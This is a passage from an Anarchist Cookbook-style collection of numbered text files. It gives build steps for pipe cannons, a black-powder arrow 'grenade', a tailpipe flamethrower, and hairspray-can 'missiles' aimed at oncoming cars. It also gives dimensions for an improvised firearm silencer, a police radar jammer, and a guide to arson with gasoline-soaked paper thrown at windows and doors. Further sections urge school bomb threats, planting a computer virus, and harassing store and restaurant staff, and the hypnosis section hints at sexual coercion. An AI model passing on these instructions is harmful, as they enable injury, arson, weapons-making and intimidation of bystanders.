```
|C|
|M|
| |
\ /
[] <--- taped fuse
[]
[]
! <--- Bare fuse (add matchheads)
```

ROCKET FIRING CANNON

```
/ \
|C|
|M|
| |
|E|
|N|
|G|
|I|
|N|
|E|
|_|
```

A rocket firing cannon can be made exactly like a normal cannon; the only difference is the ammunition. A rocket fired from a cannon will fly further than a rocket alone, since the action of shooting it overcomes the initial inertia. A rocket that is launched when it is moving will go further than one that is launched when it is stationary. Such a rocket would resemble a normal rocket bomb, except it would have no fins. It would look like the image to the left.

the fuse on such a device would, obviously, be short, but it would not be ignited until the rocket's ejection charge exploded. Thus, the delay before the ejection charge, in effect, becomes the delay before the bomb explodes. Note that no fuse need be put in the rocket; the burning powder in the cannon will ignite it, and simultaneously push the rocket out of the cannon at a high velocity.

REINFORCED PIPE CANNON

In high school, a friend and I built cannons and launched CO2 cartridges, etc, etc. However, the design of the cannon is what I want to add here.

It was made from plain steel water pipe, steel wire, and lead.

Here is a cross section:

```
|_|
|xxxxx|
|_|
|..... <- steel wire|
|_|
|_|
```

2" ID pipe

3/4" ID pipe

```

this      | | | xxx_____}_____
wire      | | | _____
holds    | | | .....
it up    |>| | | .....
in the   | | | _____
cooker   | | | xxx_____
          | | | _____}
          | | | .....} <- cast lead
          | | | _____}_
          | | | _____
          | | | xxxxx
          | | | _____
          | | | _____

```

We used homemade and commercial black powder, and slow smokeless shotgun powder in this thing. After hundreds of shots we cut it up and there was no evidence of cracks or swelling of the inner pipe.

Portable Grenade Launcher

by the Jolly Roger

If you have a bow, this one is for you. Remove the ferrule from an aluminum arrow, and fill the arrow with black powder (I use grade FFFF, it burns easy)and then glue a shotshell primer into the hole left where the ferrule went. Next, glue a BB on the primer, and you are ready to go! Make sure no one is nearby.... Little shreds of aluminum go all over the place!!

-----RFLAGG-----

For this one, all you need is a car, a sparkplug, ignition wire and a switch. Install the spark plug into the last four or five inches of the tailpipe by drilling a hole that the plug can screw into easily. Attach the wire (this is regular insulated wire) to one side of the switch and to the spark plug. The other side of the switch is attached to the positive terminal on the battery. With the car running, simply hit the switch and watch the flames fly!!! Again be careful that no one is behind you! I have seen some of these flames go 20 feet!!!

-----RFLAGG-----

Down the Road' Missile

This missile is aptly named because it travels best down a street or road. This is nothing more than harmless fun intended to scare the living shit out of oncoming cars.

How To Make A Missile

All you need are :

-Hairspray can, or something else with flammable propellant (don't use spraypaint dipshit, it makes a big mess!)

-book of ordinary matches

-tape (clear if possible, it's thinner)

-BB or pellet gun (use BB's if possible)

Instructions:

Tape the book of matches to the bottom of the can, y'know, the CONCAVE part. You might want to arrange the matches so that they are spread over a wide area of the bottom of the can, but close together.

Shake the can up vigorously. Now place the can on its side with the nozzle of the can pointed in the direction you want it to go, down a road, off a ramp, at your sister, etc.. Now stand back a bit, and shoot at the matches. It should take off at about 30 ft per sec!! What happens in case you couldn't tell, is the BB hits the matches and causes a spark, and at roughly the same time, punctures the weak bottom of the can. As the propellant sprays out, it hopefully comes in contact with the spark, and presto. If you don't do it right you'll blow a lot of money because each can can only be used once, so experiment to find best results.

In The Air Missile

Compile the rocket as stated before, and put it vertically on a stand of some sort with the bottom accessible. Place a section of PVC pipe 95 deg.

178.TXT

preferred and shoot into the PVC pipe which should direct the BB upward, and the can should take off. Experiment w/ different cans, its hard to find ones that work perfectly, and still go higher than 30 ft.

-----RFLAGG

Low Signature Systems (Silencers)

by the Jolly Roger

Low signature systems (silencers) for improvised small arms weapons can be made from steel gas or water pipe and fittings.

Material Required:

Grenade Container

Steel pipe nipple, 6 in. (15 cm) long - (see table 1 for diameter)

2 steel pipe couplings - (see table 2 for dimensions)


Cotton cloth - (see table 2)

Drill

Absorbent cotton


Procedure:

- 1) Drill hole in grenade container at both ends to fit outside diameter of pipe nipple. (see table 1)



- 2) Drill four rows of holes in pipe nipple. Use table 1 for diameter and location of holes.

(Note: I suck at ASCII art!)



- 3) Thread one of the pipe couplings on the drilled pipe nipple.
- 4) Cut coupling length to allow barrel of weapon to thread fully into low signature system. Barrel should butt against end of the drilled pipe nipple.
- 5) Separate the top half of the grenade container from the bottom half.
- 6) Insert the pipe nipple in the drilled hole at the base of the bottom

half of the container. Pack the absorbent cotton inside the container and around the pipe nipple.

7) Pack the absorbent cotton in top half of grenade container leaving hole in center. Assemble container to the bottom half.

8) Thread the other coupling onto the pipe nipple.

Note: A longer container and pipe nipple, with same "A" and "B" dimensions as those given, will further reduce the signature of the system.

How to use:

- 1) Thread the low signature system on the selected weapon securely.
- 2) Place the proper cotton wad size into the muzzle end of the system (see table 2)
- 3) Load weapon
- 4) Weapon is now ready for use

TABLE 1 -- Low Signature System Dimensions

	A	B	C	(Coupling) D	Holes per Row	(4 rows) Total
.45 cal	3/8	1/4	3/8	3/8	12	48
.38 cal	3/8	1/4	1/4	1/4	12	48
9 mm	3/8	1/4	1/4	1/4	12	48
7.62 mm	3/8	1/4	1/4	1/4	12	48
.22 cal	1/4	5/32	1/8*	1/8	14	50

*Extra Heavy Pipe
(All dimensions in inches)

TABLE 2 -- Cotton Wadding - Sizes

Weapon	Cotton Wadding Size
.45 cal	1-1/2 x 6 inches
.38 cal	1 x 4 inches

179.TXT

9 mm

1 x 4 inches

7.62 mm

1 x 4 inches

.22 cal

Not needed

--RFLAGG--

180.TXT

Highway radar jamming

by The Jolly Roger

Most drivers wanting to make better time on the open road will invest in one of those expensive radar detectors. However, this device will not work against a gun type radar unit in which the radar signal is not present until the cop has your car in his sights and pulls the trigger. Then it is TOO LATE for you to slow down. A better method is to continuously jam any signal with a radar signal of your own. I have tested this idea with the cooperation of a local cop and found that his unit reads random numbers when my car approached him. It is suprisingly easy to make a low power radar transmitter. A nifty little semiconductor called a Gunn Diode will generate microwaves when supplied with the 5 to 10 volt DC and enclosed in the correct size cavity (resonater). An 8 to 3 terminal regulator can be used to get this voltage from a car's 12v system. However, the correct construction and tuning of the cavity is difficult without good microwave measurement equipment. Police radars commonly operate on the K band at 22 ghz. Or more often on the X band at 10.525 ghz. most microwave intruder alarms and motion detectors (mounted over automatic doors in supermarkets & banks, etc.) contain a Gunn type transmitter/receiver combination that transmits about 10 kilowatts at 10.525 ghz. These units work perfectly as jammers. If you cannot get one locally, write to Microwave Associates in Burlington, Massachusettes and ask them for info on 'Gunnplexers' for ham radio use. When you get the unit it may be mounted in a plastic box on the dash or in a weather-proff enclosure behind the PLASTIC grille. Switch on the power when on an open highway. The unit will not jam radar to the side or behind the car so don't go speeding past the radar trap. An interesting phenomena you will notice is that the drivers who are in front of you who are using detectors will hit their brakes as you approach large metal signs and bridges. Your signal is bouncing off of these objects and triggering their radar detectors!

HAVE FUN!

-Jolly Roger-

P.S. If you are interested in this sort of thing, get a copy of POPULAR COMMUNICATIONS. The ads in there tell you where you can get all kinds of info on all kinds of neat equipment for all kinds of neat things!

-- RFLAGG -- '97

181.TXT

Do ya hate school?

by The Jolly Roger

- One of my favorites for getting out of a class or two is to call in a bomb threat. Tell 'em that it is in a locker. Then they have to check them all, whilst you can slip away for an hour or two. You can even place a fake bomb (in any locker but YOURS!). They might cancel school for a week while they investigate (of course, you will probably have to make it up in the summer...).
- Get some pure potassium or pure sodium, put it in a capsule, and flush it down the toilet (smells awful! Stinks up the whole school!).
- Use a smoke grenade in the hallway.
- Steal the computer passwords & keys. Or steal the 80 column cards inside if they are (gag) IBM.
- Make friends with student assistants and have them change your grades when the teachers hand in their bubble sheets for the report cards.
- Spit your gum out on the carpet in the library or whatever and grind it into the carpet. Watch the janitors cry!
- Draw on lockers or spraypaint on the building that the principal is a fascist.
- Stick a potato in the tailpipe of the principal's car.
- Get a virus from The Black Gate BBS, and infect their computers! Most likely they use WordPerfect, Excel, and shit like that.
- USE YOUR IMAGINATION!

-- RFLAGG ==

A Guide to Hypnotism

Courtesy of the Jolly Roger

(Originally an Apple][file, forgive the uppercase!)

+-----+
! WHAT HYPNOTISM IS !
+-----+

HYPNOTISM, CONTRARY TO COMMON BELEIF, IS MERELY STATE WHEN YOUR MIND AND BODY ARE IN A STATE OF RELAXATION AND YOUR MIND IS OPEN TO POSITIVE, OR CLEVERLY WORDED NEGATIVE, INFLUENCES. IT IS NOT A TRANCE WHERE YOU:

- > ARE TOTALLY INFLUENCABLE.
- > CANNOT LIE.
- > A SLEEP WHICH YOU CANNOT WAKE UP FROM WITHOUT HELP.

THIS MAY BRING DOWN YOUR HOPE SOMEWHAT, BUT, HYPNOTISM IS A POWERFUL FOR SELF HELP, AND/OR MISCHIEF.

+-----+
! YOUR SUBCONCIOUS MIND !
+-----+

BEFORE GOING IN FURTHER, I'D LIKE TO STATE THAT HYPNOTISM NOT ONLY IS GREAT IN THE WAY THAT IT RELAXES YOU AND GETS YOU (IN THE LONG RUN) WHAT YOU WANT, BUT ALSO THAT IT TAPS A FORCE OF INCREDIBLE POWER, BELEIVE IT OR NOT, THIS POWER IS YOUR SUBCONCIOUS MIND.

THE SUBCONCIOUS MIND ALWAYS KNOWS WHAT IS GOING ON WITH EVERY PART OF YOUR BODY, EVERY MOMENT OF THE DAY. IT PROTECTS YOU FROM NEGATIVE INFLUENCES, AND RETAINS THE POWER TO SLOW YOUR HEARTBEAT DOWN AND STUFF LIKE THAT.

THE SUBCONCIOUS MIND HOLDS JUST ABOUT ALL THE INFO YOU WOULD LIKE TO KNOW ABOUT YOURSELF, OR, IN THIS CASE, THE PERSON YOU WILL BE HYPNOTISING.

THERE ARE MANY WAYS TO TALK TO YOUR SUBCONCIOUS AND HAVE IT TALK BACK TO YOU. ONE WAY IS THE OUJA BOARD, NO ITS NOT A SPIRIT, MERELY THE MINDS OF THOSE WHO ARE USING IT. ANOTHER, WHICH I WILL DISCUSS HERE, IS THE PENDULUM METHOD. OK, HERE IS HOW IT GOES.

FIRST, GET A RING OR A WASHER AND TIE IT TO A THREAD A LITTLE LONGER THAN HALF OF YOUR FOREARM. NOW, TAKE A SHEET OF PAPER AND DRAW A BIG CIRCLE IN IT. IN THE BIG CIRCLE YOU MUST NOW DRAW A CROSSHAIR (A BIG +). NOW, PUT THE SHEET OF PAPER ON A TABLE. NEXT, HOLD THE THREAD WITH THE RING OR WASHER ON IT AND PLACE IT (HOLDING THE THREAD SO THAT THE RING IS 1 INCH ABOVE THE PAPER SWINGING) IN THE MIDDLE OF THE CROSSHAIR. NOW, SWING THE THREAD SO THE WASHER GOES UP AND DOWN, SAY TO YOURSELF THE WORD "YES" NOW, DO IT SIDE TO SIDE AND SAY THE WORD "NO".

DO IT COUNTER CLOCKWISE AND SAY "I DON'T KNOW".

AND LASTLY, DO IT CLOCKWISE AND SAY "I DONT WANT TO SAY." NOW, WITH THE THREAD BACK IN THE MIDDLE OF THE CROSSHAIR, ASK YOURSELF QUESTIONS AND WAIT FOR THE PENDULUM TO SWING IN THE DIRECTION FOR THE ANSWER. (YES, NO, I DONT KNOW OR I DONT WANNA SAY...). SOON, TO YOUR AMAZEMENT, IT WILL BE ANSWERING QUESTIONS LIKE ANYTHING... LET THE PENDULUM ANSWER, DONT TRY..

WHEN YOU TRY YOU WILL NEVER GET AN ANSWER. LET THE ANSWER COME TO YOU.

+-----+
! HOW TO INDUCE HYPNOTISM !
+-----+

NOW THAT YOU KNOW HOW TO TALK TO YOUR SUBCONCIOUS MIND, I WILL NOW TELL YOU HOW TO GUIDE SOMEONE INTO HYPNOSIS. NOTE THAT I SAID GUIDE, YOU CAN NEVER, HYPNOTISE SOMEONE, THEY MUST BE WILLING. OK, THE SUBJECT MUST BE LYING OR SITTING IN A COMFORTABLE POSITION, RELAXED, AND AT A TIME WHEN THINGS ARENT GOING TO BE INTERRUPTED.

TELL THEM THE FOLLOWING OR SOMETHING CLOSE TO IT, IN A PEACEFUL, MONOTINOUS TONE (NOT A COMMANDING TONE OF VOICE)

NOTE: LIGHT A CANDLE AND PLACE IT SOMEWHERE WHERE IT CAN BE EASILY SEEN.

TAKE A DEEP BREATH THROUGH YOUR NOSE AND HOLD IT IN FOR A COUNT OF 8. NOW, THROUGH YOUR MOUTH, EXHALE COMPLETELY AND SLOWLY. CONTINUED BREATHING LONG, DEEP, BREATHS THROUGH YOUR NOSE AND EXHALING THROUGH YOUR MOUTH. TENSE UP ALL YOUR MUSCLES VERY TIGHT, NOW, COUNTING FROM TEN TO ONE, RELEASE THEM SLOWLY, YOU WILL FIND THEM VERY RELAXED. NOW, LOOK AT THE CANDLE, AS YOU LOOK AT IT, WITH EVERY BREATH AND PASSING MOMENT, YOU ARE FEELING INCREASINGLY MORE AND MORE PEACEFUL AND RELAXED. THE CANDLES FLAME IS PEACEFUL AND BRIGHT.

AS YOU LOOK AT IT I WILL COUNT FROM 100 DOWN, AS A COUNT, YOUR EYES WILL BECOME MORE AND MORE RELAXED, GETTING MORE AND MORE TIRED WITH EACH PASSING MOMENT."

NOW, COUNT DOWN FROM 100, ABOUT EVERY 10 NUMBERS SAY "WHEN I REACH XX YOUR EYES (OR YOU WILL FIND YOUR EYES) ARE BECOMING MORE AND MORE TIRED." TELL THEM THEY MAY CLOSE THEIR EYES WHENEVER THEY FEEL LIKE IT. IF THE PERSONS EYES ARE STILL OPEN WHEN YOU GET TO 50 THEN INSTEAD OF SAYING "YOUR EYES WILL..."

SAY "YOUR EYES ARE..."

WHEN THEIR EYES ARE SHUT SAY THE FOLLOWING. AS YOU LIE (OR SIT) HERE WITH YOUR EYES COMFORTABLY CLOSE YOU FIND YOURSELF RELAXING MORE AND MORE WITH EACH MOMENT AND BREATH.

THE RELAXATION FEELS PLEASANT AND BLISSFUL SO, YOU HAPPILY GIVE WAY TO THIS WONDERFUL FEELING. IMAGINE YOURSELF ON A CLOUD, RESTING PEACEFULLY, WITH A SLIGHT BREEZE CARESSING YOUR BODY. A TINGLING SENSATION BEGINS TO WORK ITS WAY, WITHIN AND WITHOUT YOUR TOES, IT SLOWLY MOVES UP YOUR FEET, MAKING THEM WARM, HEAVY AND RELAXED. THE CLOUD IS SOFT AND SUPPORTS YOUR BODY WITH ITS SOFT TEXTURE, THE SCENE IS PEACEFUL AND ABSORBING, THE PEACEFULNESS ABSORBS YOU COMPLETELY...

THE TINGLING GENTLY AND SLOWLY MOVES UP YOUR LEGS, RELAXING THEM.

MAKING THEM WARM AND HEAVY. THE RELAXATION FEELS VERY GOOD, IT FEELS SO GOOD TO RELAX AND LET GO. AS THE TINGLING CONTINUES ITS JOURNEY UP INTO YOUR SOLAR PLEXUS, YOU FEEL YOUR INNER STOMACH BECOME VERY RELAXED. NOW, IT MOVES SLOWLY INTO YOUR CHEST, MAKING YOUR BREATHING RELAXED AS WELL.

182.TXT

THE FEELING BEGINS TO MOVE UP YOUR ARMS TO YOUR SHOULDERS, MAKING YOUR ARMS HEAVY AND RELAXED AS WELL. YOU ARE AWARE OF THE TOTAL RELAXATION YOU ARE NOW EXPERIENCING, AND YOU GIVE WAY TO IT. IT IS GOOD AND PEACEFUL, THE TINGLING NOW MOVES INTO YOUR FACE AND HEAD, RELAXING YOUR JAWS, NECK, AND FACIAL MUSCLES, MAKING YOUR CARES AND WORRIES FLOAT AWAY. AWAY INTO THE BLUE SKY AS YOU REST BLISSFULLY ON THE CLOUD....

IF THEY ARE NOT RESPONSIVE OR YOU THINK THEY (HE OR SHE..) IS GOING TO SLEEP, THEN ADD IN A "...ALWAYS CONCENTRATING UPON MY VOICE, IGNORING ALL OTHER SOUNDS. EVEN THOUGH OTHER SOUNDS EXIST, THEY AID YOU IN YOUR RELAXATION..." THEY SHOULD SOON LET OUT A SIGH AS IF THEY WERE LETTING GO, AND THEIR FACE SHOULD HAVE A "WOODENESS" TO IT, BECOMING FEATURELESS... NOW, SAY THE FOLLOWING ".... YOU NOW FIND YOURSELF IN A HALLWAY, THE HALLWAY IS PEACEFUL AND NICE. AS I COUNT FROM 10 TO 1 YOU WILL IMAGINE YOURSELF WALKING FURTHER AND FURTHER DOWN THE HALL. WHEN I REACH ONE YOU WILL FIND YOURSELF WHERE YOU WANT TO BE, IN ANOTHER, HIGHER STATE OF CONSCIOUS AND MIND. (COUNT FROM TEN TO ONE)....." DO THIS ABOUT THREE OR FOUR TIMES. THEN, TO TEST IF THE SUBJECT IS UNDER HYPNOSIS OR NOT, SAY....

"...YOU FEEL A STRANGE SENSATION IN YOUR (ARM THEY WRITE WITH) ARM, THE FEELING BEGINS AT YOUR FINGERS AND SLOWLY MOVES UP YOUR ARM, AS IT MOVES THROUGH YOUR ARM YOUR ARM BECOMES LIGHTER AND LIGHTER, IT WILL SOON BE SO LIGHT IT WILL BECOMING LIGHTER AND LIGHTER WHICH EACH BREATH AND MOMENT..."

THEIR FINGERS SHOULD BEGIN TO TWITCH AND THEN MOVE UP, THE ARM FOLLOWING, NOW MY FRIEND, YOU HAVE HIM/HER IN HYPNOSIS. THE FIRST TIME YOU DO THIS, WHILE HE/SHE IS UNDER SAY GOOD THINGS, LIKE: "YOU'RE GOING TO FEEL GREAT TOMORROW" OR "EVERY DAY IN EVERY WAY YOU WILL FIND YOURSELF BECOMING BETTER AND BETTER".. OR SOME CRAP LIKE THAT... THE MORE THEY GO UNDER, THE DEEPER IN HYPNOSIS THEY WILL GET EACH TIME YOU DO IT.

+-----+
! WHAT TO DO WHEN HYPNOTISED !
+-----+

WHEN YOU HAVE THEM UNDER YOU MUST WORD THINGS VERY CAREFULLY TO GET YOUR WAY. YOU CANNOT SIMPLY SAY... TAKE OFF YOUR CLOTHES AND FUCK THE PILLOW. NO, THAT WOULD NOT REALLY DO THE TRICK. YOU MUST SAY SOMETHING LIKE.... "YOU FIND YOURSELF AT HOME, IN YOUR ROOM AND YOU HAVE TO TAKE A SHOWER (VIVIDLY DESCRIBE THEIR ROOM AND WHAT'S HAPPENING), YOU BEGIN TO TAKE OFF YOUR CLOTHES..." NOW, IT CAN'T BE THAT SIMPLE, YOU MUST KNOW THE PERSON'S HOUSE, ROOM, AND SHOWER ROOM. THEN DESCRIBE THINGS VIVIDLY AND TELL THEM TO ACT IT OUT (THEY HAVE TO BE DEEPLY UNDER TO DO THIS...). I WOULD JUST SUGGEST THAT YOU EXPERIMENT A WHILE, AND GET TO KNOW HOW TO DO THINGS.

+-----+
! WAKING UP !
+-----+

WAKING UP IS VERY EASY, JUST SAY.. "...AS I COUNT FROM 1 TO 5 YOU WILL

182.TXT

FIND YOURSELF BECOMMING MORE AND MORE AWAKE, MORE AND MORE LIVELY. WHEN YOU WAKE UP YOU WILL FIND YOURSELF COMPLETELY ALIVE, AWAKE, AND REFRESHED. MENTALLY AND PHYSICALLY, REMEMBERING THE PLEASANT SENSATION THAT HYPNOSIS BRINGS... WAKING UP FEELING LIKE A NEW BORN BABY, REBORN WITH LIFE AND VIGOR, FEELING EXCELLENT. REMEMBERING THAT NEXT TIME YOU ENTER HYPNOSIS IT WILL BECOME AN EVER INCREASING DEEPER AND DEEPER STATE THAN BEFORE.

- 1- YOU FEEL ENERGY COURSE THROUGHOUT YOUR LIMBS.
- 2- YOU BEGIN TO BREATHE DEEPLY, STIRRING.
- 3- BEGINING TO MOVE MORE AND MORE YOUR EYES OPEN, BRINGING YOU UP TO FULL CONCIOUS.
- 4- YOU ARE UP,UP, UP AND AWAKENING MORE AND MORE.
- 5- YOU ARE AWAKE AND FEELING GREAT."

AND THATS IT! YOU NOW KNOW HOW TO HYPNOTISE YOURSELF AND SOMEONE ELSE. YOU WILL LEARN MORE AND MORE AS YOU EXPERIMENT.

-----Jolly Roger

Fun at K-Mart

by the Jolly Roger

Well, first off, one must realise the importance of K-Marts in society today. First off, K-Marts provide things cheaper to those who can't afford to shop at higher quality stores. Although, all I ever see in there is minorities and Senior Citizens, and the poor people in our city. Personally, I wouldn't be caught dead in there. But, once, I did.

You see, once, after The Moon Roach and Havoc Chaos (Dear friends of mine) and I were exploring such fun things as rooftops, we came along a K-Mart. Amused, and cold for that matter, we wandered in. The Tension mounts.

As we walked up to the entrance, we were nearly attacked by Youth Groups selling cheap cookies, and wheelchair sticken people selling American Flags. After laughing at these people, we entered. This is where the real fun begins...

First, we wandered around the store, and turned on all the blue lights we could find. That really distracts and confuses the attendents...Fun to do...

The first neat thing, is to go to the section of the store where they sell computers. Darkness engulf the earth the day they find Apple Computers being sold there. Instead, lesser computers like the laughable C-64 can be found there...Turn it on, and make sure nobody's looking...Then, once in Basic, type...

```
]10 PRINT "Fuck the world!  Anarchy Rules!" (or something to that
                                     effect.)
```

```
]20 GOTO 10 and walk away.
```

Also, set the sample radios in the store to a santanic rock station, and turn the radio off. Then, set the alarm for two minutes ahead of the time displayed there. Turn the volume up all the way, and walk away. After about two minutes, you will see the clerk feebly attempt to turn the radio down or off. It's really neat to set ten or more radios to different stations, and walk away.

One of my favorite things to do, is to get onto the intercom system of the store. Easier typed then done. First, check out the garden department. You say there's no attendant there? Good. Sneak carefully over to the phone behind the cheap counter there, and pick it up. Dial the number corrsponding to the item that says 'PAGE'... And talk. You will note that your voice will echo all over the bowels of K-Mart.

I would suggest announcing something on the lines of: "Anarchy rules!!"

-----RFLAGG-----

How To Terrorize McDonalds

by the Jolly Roger

(Originally an Apple][file so excuse the upper case!!!)

NOW, ALTHOUGH Mc DONALDS IS FAMOUS FOR IT'S ADVERTISING AND MAKING THE WHOLE WORLD THINK THAT THE BIG MAC IS THE BEST THING TO COME ALONG SINCE SLICED BREAD (BUNS?), EACH LITTLE RESTAURANT IS AS AMATEUR AND SIMPLE AS A NEW-FOUND BUSINESS. NOT ONLY ARE ALL THE EMPLOYEES RATHER INEXPERIENCED AT WHAT THEY'RE =SUPPOSED= TO DO, BUT THEY WILL JUST LOOSE ALL CONTROL WHEN AN EMERGENCY OCCURS....HERE WE GO!!! FIRST, GET A FEW FRIENDS (4 IS GOOD...I'LL GET TO THIS LATER) AND ENTER THE MCDONALDS RESTAURANT, TALKING LOUDLY AND REAKING OF SOME STRANGE SMELL THAT AUTOMATICALLY MAKES THE OLD COUPLE SITTING BY THE DOOR LEAVE. IF ONE OF THOSE PIMPLY-FACED GOONS IS WIPING THE FLOOR, THEN TRACK SOME CRAP ALL OVER IT (YOU COULD PRETEND TO SLIP AND BREAK YOUR HEAD, BUT YOU MIGHT ACTUALLY DO SO). NEXT, BEFORE YOU GET THE FOOD, FIND A TABLE. START YELLING AND RELEASING SOME STRANGE BODY ODOR SO =ANYBODY= WOULD LEAVE THEIR TABLE AND WALK OUT THE DOOR. SIT 2 FRIENDS THERE, AND GO UP TO THE COUNTER WITH ANOTHER. FIND A PLACE WHERE THE LINE IS SHORT, OR IF THE LINE IS LONG SAY "I ONLY WANNA BUY A COKE" AND YOU GET MOVED UP. NOW, YOU GET TO DO THE =ORDERING= ...HEH HEH HEH. SOMEBODY =ALWAYS= MUST WANT A PLAIN HAMBURGER WITH ABSOLUTELY NOTHING ON IT (THIS TAKES EXTRA TIME TO MAKE, AND DRIVES THE LITTLE HAMBURGER-MAKERS INSANE)..ORDER A 9-PACK OF CHICKEN MCNUGGETS...NO, A 20 PACK...NO, THREE 6 PACKS...WAIT...GO BACK TO THE TABLE AND ASK WHO WANTS WHAT. YOUR OTHER FRIEND WAITS BY THE COUNTER AND MAKES A PASS AT THE FEMALE CLERK. GET BACK TO THE THING AND ORDER THREE 6-PACKS OF CHICKEN ETC....NOW SHE SAYS "WHAT KIND OF SAUCE WOULD YOU LIKE?".OF COURSE, SAY THAT YOU ALL WANT BARBECUE SAUCE ONE OF YOUR FRIENDS WANTS 2 (ONLY IF THERE ARE ONLY 2 CONTAINERS OF BARBECUE SAUCE LEFT).THEN THEY HAFTA GO INTO THE STOREROOM AND OPEN UP ANOTHER BOX. FINALLY, THE DRINKS...SOMEBODY WANTS COKE, SOMEBODY ROOT BEER, AND SOMEBODY DIET COKE. AFTER THESE ARE DELIVERED, BRING THEM BACK AND SAY "I DIDN'T ORDER A DIET COKE! I ORDERED A SPRITE!" THIS GETS THEM MAD; BETTER YET, TURN DOWN SOMETHING TERRIBLE THAT NOBODY WANTS TO DRINK, SO THEY HAFTA THROW THE DRINK AWAY; THEY CAN'T SELL IT. AFTER ALL THE FOOD(?) IS HANDED TO YOU, YOU MUST =NEVER= HAVE ENOUGH MONEY TO PAY. THE CLERK WILL BE SO ANGRY AND CONFUSED THAT SHE'LL LET YA GET AWAY WITH IT (ANOTHER INFLUENCE ON HER IS YOUR FRIEND ASKING HER "IF YOU LET US GO I'LL GO OUT WITH YOU" AND GIVING HER A FAKE FONE NUMBER). NOW, BACK TO YOUR TABLE. BUT FIRST, SOMEBODY LIKES KETCHUP AND MUSTARD. AND PLENTY (TOO MUCH) OF NAPKINS. OH, AND SOMEBODY LIKES FORKS AND KNIVES, SO ALWAYS END UP BREAKING THE ONES YOU PICK OUTTA THE BOX. HAVE YOUR FRIENDS YELL OUT,"YAY!!!!!! WE HAVE MUNCHIES!!" AS LOUD AS THEY CAN. THAT'LL WORRY THE ENTIRE RESTAURANT. PROCEED TO SIT DOWN. SO, YOU ARE SITTING IN THE SMOKING SECTION (BY ACCIDENT) EH? WELL, WHILE ONE OF THE TOBACCO-BREATHERS ISN'T LOOKING, PUT A SIGN FROM THE OTHER SIDE OF THE ROOM SAYING "DO NOT SMOKE HERE" AND HE'LL HAFTA MOVE...THEN HE GOES INTO THE REAL NON-SMOKING SECTION, AND GETS YELLED AT. HE THEN THINKS THAT NO SMOKING IS ALLOWED IN THE RESTAURANT, SO HE EATS OUTSIDE (IN THE POUR-ING RAIN) AFTER YOUR MEAL IS FINISHED (AND QUITE A FEW SPLATTERED-OPENED

184.TXT

KETCHUP PACKETS ARE ALL OVER YER TABLE), TRY TO LEAVE. BUT OOPS! SOMEBODY HAS TO DO HIS DUTY IN THE MEN'S ROOM. AS HE GOES THERE, HE STICKS AN UNEATED HAMBURGGR (WOULD YOU DARE TO EAT ONE OF THEIR HAMBURGERS?) INSIDE THE TOILET, FLUSHES IT A WHILE, UNTIL IT RUNS ALL OVER THE BATHROOM. OOPS! SEND A PIMPLY-FACED TEENAGER TO CLEAN IT UP. (HE WON'T KNOW THAT BROWN THING IS A HAMBURGER, AND HE'LL GET SICK. WHEEE!) AS YOU LEAVE THE RESTCURANT, LOOKING BACK AT YOUR UNCLEANNED TABLE, SOMEBODY MUST REMEMBER THAT THEY LEFT THEIR CHOCOLATE SHAKE THERE! THE ONE THAT'S ALMOST FULL!!!! HE TAKES IT THEN SAYS "THIS TASTES LIKE CRAP!", THEN HE TAKES OFF THE LID AND THROWS IT INTO THE GARBAGE CAN...OOPS! HE MISSED, AND NOW THE SAME POOR SOUL WHO'S CLEANING UP THE BATHROOM NOW HASTA CLEAN UP CHOCOLATE SHAKE. THEN LEAVE THE JOINT, REVERSING THE "YES, WE'RE OPEN" SIGN (AS A REMINDER OF YER VISIT THERE YOU HAVE IT! YOU HAVE JUST PUT ALL OF MCDONALDS INTO COMPLETE MAYHEM. AND SINCE THERE IS NO PENALTY FOR LITTERING IN A RESTAURANT, BUGGING PEOPLE IN A PUBLIC EATERY (OR THROW-UPERY, IN THIS CASE) YOU GET OFF SCOT-FREE. WASN'T THAT FUN?

-----RFLAGG-----

185.TXT

Mace Substitute

by the Jolly Roger

3 PARTS: Alcohol
1/2 PARTS: Iodine
1/2 PARTS: Salt

Or:

3 PARTS: Alcohol
1 PARTS: Iodized Salt (Mortons)

It's not actual mace, but it does a damn good job on the eyes...

-----RFLAGG

Operation: Fuckup

by the Jolly Roger

This is a guide for Anarchists and can be funny for non-believers and 12 and 13 year old runts, and can be a lexicon of deadly knowledge for True Anarchists... Serious damage is intended to be dealt here. Do not try this stuff unless you want to do a lot of serious Anarchy.

[Simulation]

Asshole - 'Listen, you little teenager punk shit, shut the fuck up, or I'll knock you down!'

Anarchist - 'O.K.....You can't say I didn't warn you. You don't know my rue power...' (soooo casually)

Asshole - 'Well, er, what do you mean? Anarchist - '<demoniac grin>'

As you can see, the Anarchist knows something that this asshole doesn't...

[Operation Fuckup]

Get a wheel barrel or two. Fill with gasoline. Get 16 rolls of toilet paper, unroll & drench in the gasoline. Rip to shreds in gasoline. Get asbestos gloves. Light a flare (to be punk), grab glob of saturated toilet paper (you can ignite the glob or not). Throw either flaming or dripping glob into:
any window (picture is the best)
front doors
rough grain siding
and best of all, brick walls.

